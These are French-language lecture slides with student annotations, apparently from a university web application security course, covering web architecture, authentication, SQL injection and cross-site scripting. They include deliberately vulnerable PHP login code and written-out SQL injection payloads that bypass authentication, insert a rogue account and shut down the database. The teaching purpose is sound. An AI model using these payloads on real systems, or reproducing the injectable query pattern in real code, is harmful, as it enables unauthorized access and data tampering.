



# **INF4420: Éléments de Sécurité Informatique**

Sécurité des applications web




# Contenu du cours

- Architecture des applications web
- Authentification
- SQL injection
- Cross site scripting
- Vérification des données usager
- Cross site request forgery
- Phishing (hameçonnage) et moralité de l'histoire




# Architecture des applications web



# Architecture des applications web


Client légitime



serveur DB pour ramener du contenu dynamique  
sur le serveur web pour faire différents  
types de transactions avec le client

# Architecture des applications web

Client légitime




serveur application améliore l'interopérabilité aide  
serveur web à gérer le contenu dynamique

serveur web servir du contenu statique comme  
page html, image, texte stocké sur le système de  
fichier du serveur.


# Architecture des applications web

Client légitime



HTTP  
HTML

Server Web



Kerberos




Serveur  
d'authentification

Serveur d'authentification s'occupe juste  
de l'authentification des utilisateurs avant  
connection au serveur web  
protocole kerberos, protocole LDAP

Server BD



Serveur  
d'application



XML




Serveur  
d'application

SQL

# Architecture des applications web

Client légitime




Client malveillant



HTTP  
HTML


Server Web



Kerberos



Serveur  
d'authentification




LDAP







# Architecture des applications web

Client légitime



Client malveillant






# Authentification

- Composantes impliquées

authentification côté client pas bon  
attaque sur client pour voler ses  
données d'authentification



# Authentification

- Canal de communication sécurisé ([https](https://www.polytechnique.mtl.ca))
  - Repose sur SSL-TLS (au-dessus de la couche 4)
- Authentifier le serveur
  - Certificat X509
  - Image personnalisée

[HTTPS repose sur SSL-TLS](https://www.polytechnique.mtl.ca)

Serveur peut aussi présenter une image paramétrable en fonction de l'utilisateur

serveur a un certificat X509 délivré par une autorité de certification


Quand client veut se connecter le serveur commence par présenter son certificat au client
- Authentifier le client
  - Certificat X509 sur le poste client (optionnel)
  - Nom d'utilisateur + Mot de passe
  - Authentification deux facteurs

Suite à établissement d'une connection https client va s'authentifier avec username et password ou avec 2 facteurs pour plus sécurité
- Activation des priviléges
  - En fonction du profil d'authentification
  - Politique d'autorisation (ou de contrôle d'accès)

authentification permet activation des priviléges

# Authentification

- Authentification du serveur
  - Certificat SSL



The screenshot illustrates two examples of SSL certificate verification:

**Google (Top):**

- The browser shows a lock icon and "Protected" status.
- A tooltip "Website Identification" states: "VeriSign Class 3 Public Primary CA has identified this site as: www.google.com".
- The message "This connection to the server is encrypted." is displayed.

**IEEE Xplore (Bottom Left):**

- A certificate dialog box titled "Lecteur du certificat : \*.ieee.org" is open.
- The "Général" tab shows the certificate is for "Certificat du serveur SSL".
- Details for the issuer are listed under "Émis pour" (Issued to):
 

Nom commun (CN)	*.ieee.org
Organisation (O)	THE INSTITUTE OF ELECTRICAL AND ELECTRONICS ENGINEERS, INC
Unité d'organisation (OU)	<Ne fait pas partie du certificat>
- Details for the certificate itself are listed under "Émis par" (Issued by):
 

Nom commun (CN)	DigiCert SHA2 Secure Server CA
Organisation (O)	DigiCert Inc
Unité d'organisation (OU)	<Ne fait pas partie du certificat>

**Text Overlay (Bottom Right):**

orange text: "l'autorité de certification inclut des informations sur l'entité ou l'organisation pour laquelle le certificat a été émis, telles que son nom et son adresse."

red text: "La signature numérique valide le champ CN est la même que le nom du site courant visité"



# Authentification

- Authentification du serveur
  - Image personnalisée (par cookie persistant lié au navigateur)

image personnalisé généré aléatoirement par le serveur sauvegardé sur l'appareil du client en tant que cookie

Sign in to Yahoo!

 Are you protected?  
Create your sign-in seal.  
[\(Why?\)](#)

Yahoo! ID:

Password:

Keep me signed in  
for 2 weeks unless I sign out. [New!](#)  
[Uncheck if on a shared computer]

[Forget your ID or password?](#) | [Help](#)

**Don't have a Yahoo! ID?**  
Signing up is easy.

[Sign Up](#)

Sign in to Yahoo!



Yahoo! ID:

Password:

Keep me signed in  
for 2 weeks unless I sign out. [New!](#)  
[Uncheck if on a shared computer]

[Forget your ID or password?](#) | [Help](#)

**Don't have a Yahoo! ID?**  
Signing up is easy.

[Sign Up](#)

protection contre attaque phishing où client entre vrai info sur faux site et attaquant utilise plus tard protection contre man in the middle si paquets interceptées et hacker envoie paquet en tant que user image n'est pas présent



# Authentification

- Comment renforcer l'authentification client-serveur ?
  - Voir cours sur l'authentification
  - Notamment... renforcer avec authentification à 2 facteurs
- Challenge – response
  - CHAP (Challenge-Handshake Authentication Protocol)
  - Kerberos
- Réauthentification à intervalles réguliers

redemander de s'authentifier à un intervalle régulier


cookie peut être paramétré à authentifier à chaque ... ou  
jamais  
cookie n'est pas un mode d'authentification !!



# SQL injection

- Injection SQL (SQL Injection)

Client légitime



Username:

Password:

Remember me on this computer.

cas authentification confié à un serveur de base de données  
donc serveur à un accès direct à la base de données

Server BD



```
extract($_POST);
```

```
$req = "select mem_code from MEMBRES
       where mem_login = '$login'
       and mem_pwd = '$pass'" ;
```

```
$result = mysql_query($req) or
die ("Error : the SQL request <br><br>".$req."<br><br> is not valid: ".mysql_error());
list($mem_code) = mysql_fetch_array($result);
if (empty($mem_code))           { //vérifier que la requête a retourné une réponse positive}
```

Server Web






# SQL injection

- Injection SQL (SQL Injection)

Client légitime



Username: **daniel**  
Password: **Xa4!dfga**  
 Remember me on this computer.  
**Sign in**

Server BD



```
select mem_code from MEMBRES  
where mem_login = 'daniel'  
and mem_pwd = 'Xa4!dfga'
```

```
extract($_POST);
```

```
$req = "select mem_code from MEMBRES  
       where mem_login = '$login'  
       and mem_pwd = '$pass'";
```

```
$result = mysql_query($req) or  
die ("Error : the SQL request <br><br>".$req."<br><br> is not valid: ".mysql_error());  
list($mem_code) = mysql_fetch_array($result);  
if (empty($mem_code)) { // vérifier que la requête a retourné une réponse positive}
```

Server Web




# SQL injection

- Injection SQL (SQL Injection)

guillemet pour s'assurer que le format de la requête soit bon

Server BD



Client malveillant

Username: **daniel**  
 Password: **' or '1'='1**  
 Remember me on this computer.



```
select mem_code from MEMBRES
where mem_login = 'daniel'
and mem_pwd = '' or '1'='1'
or 1=1 donne toujours vrai
```

```
extract($_POST);
```

```
$req = "select mem_code from MEMBRES
       where mem_login = '$login'
       and mem_pwd = '$pass'";
```

```
$result = mysql_query($req) or
die ("Error : the SQL request <br><br>".$req."<br><br> is not valid: ".mysql_error());
list($mem_code) = mysql_fetch_array($result); prend seulement la première variable dans tous
if (empty($mem_code)) { // vérifier que la requête a retourné une réponse positive}
```

Server Web



va retourner tous les mem\_code de la base de données

utilisateur va être authentifié et en tant qu'administrateur (premier user dans table)



# SQL injection

- Injection SQL (SQL Injection)



```
x'; INSERT INTO members
('email','passwd','login_id','full_name')  VALUES
('steve@unixwiz.net','hello','steve','Steve Friedl');--
```

ferme la première requête

insert un faux membre qui peut le permettre de revenir dans la base de données



# SQL injection

- Injection SQL (SQL Injection)



x'; exec(char(0x73687574646f776e))';

commande qui arrête les mécanismes de détection de bd

x'; shutdown ;

difficile de filtrer entrées utilisateurs

peut faire des choses pour éviter de se faire détecter


Remarque importante :

- La plupart des SGBD permettent d'exécuter des commandes shell depuis le SGBD
- Exemple Microsoft SQL Server
- On peut en faire autant avec une SQL injection qu'avec un shell code !

# Cross site scripting

- Cross site scripting (XSS) non persistant

Client légitime



Server Web



```
extract($_POST);
$req = "select * from POSTS
        where title = '$stitle'"
```

formatte contenu

Search results for Gagner de l'argent:

- Comment gagner de l'argent facile et des cadeaux sur internet...
- L' objectif du blog est de présenter toutes les idées qui permettent d' économiser ...

```
<html>
<head></head>
<body>
```

requete au serveur bd  
bd revoie contenu

```
<h1>Search results for Gagner de l'argent :</h1>
<itemize>
    <item>Comment gagner de l'argent facile et
des cadeaux sur internet...</item>
    <item>L'objectif du blog est de présenter
toutes les idées qui permettent d'économiser ...</item>
</itemize>
</body>
</html>
```

renvoie au client

# Cross site scripting

- Cross site scripting (XSS) non persistent




Search results for Super:

No results found

script n'est pas sauvegarder, lien avec script en arrière envoyer à un utilisateur et quand l'utilisateur click dessus le script est lancé pour voler le nom utilisateur, le mot de passe, les cookies de sessions

```
<html>
<head></head>
<body>

<h1>Search results for <u>Super</u> :</h1>
No results found
</itemize>
</body>
</html>
```




code javascript en entré peut conduire à attaque contre serveur



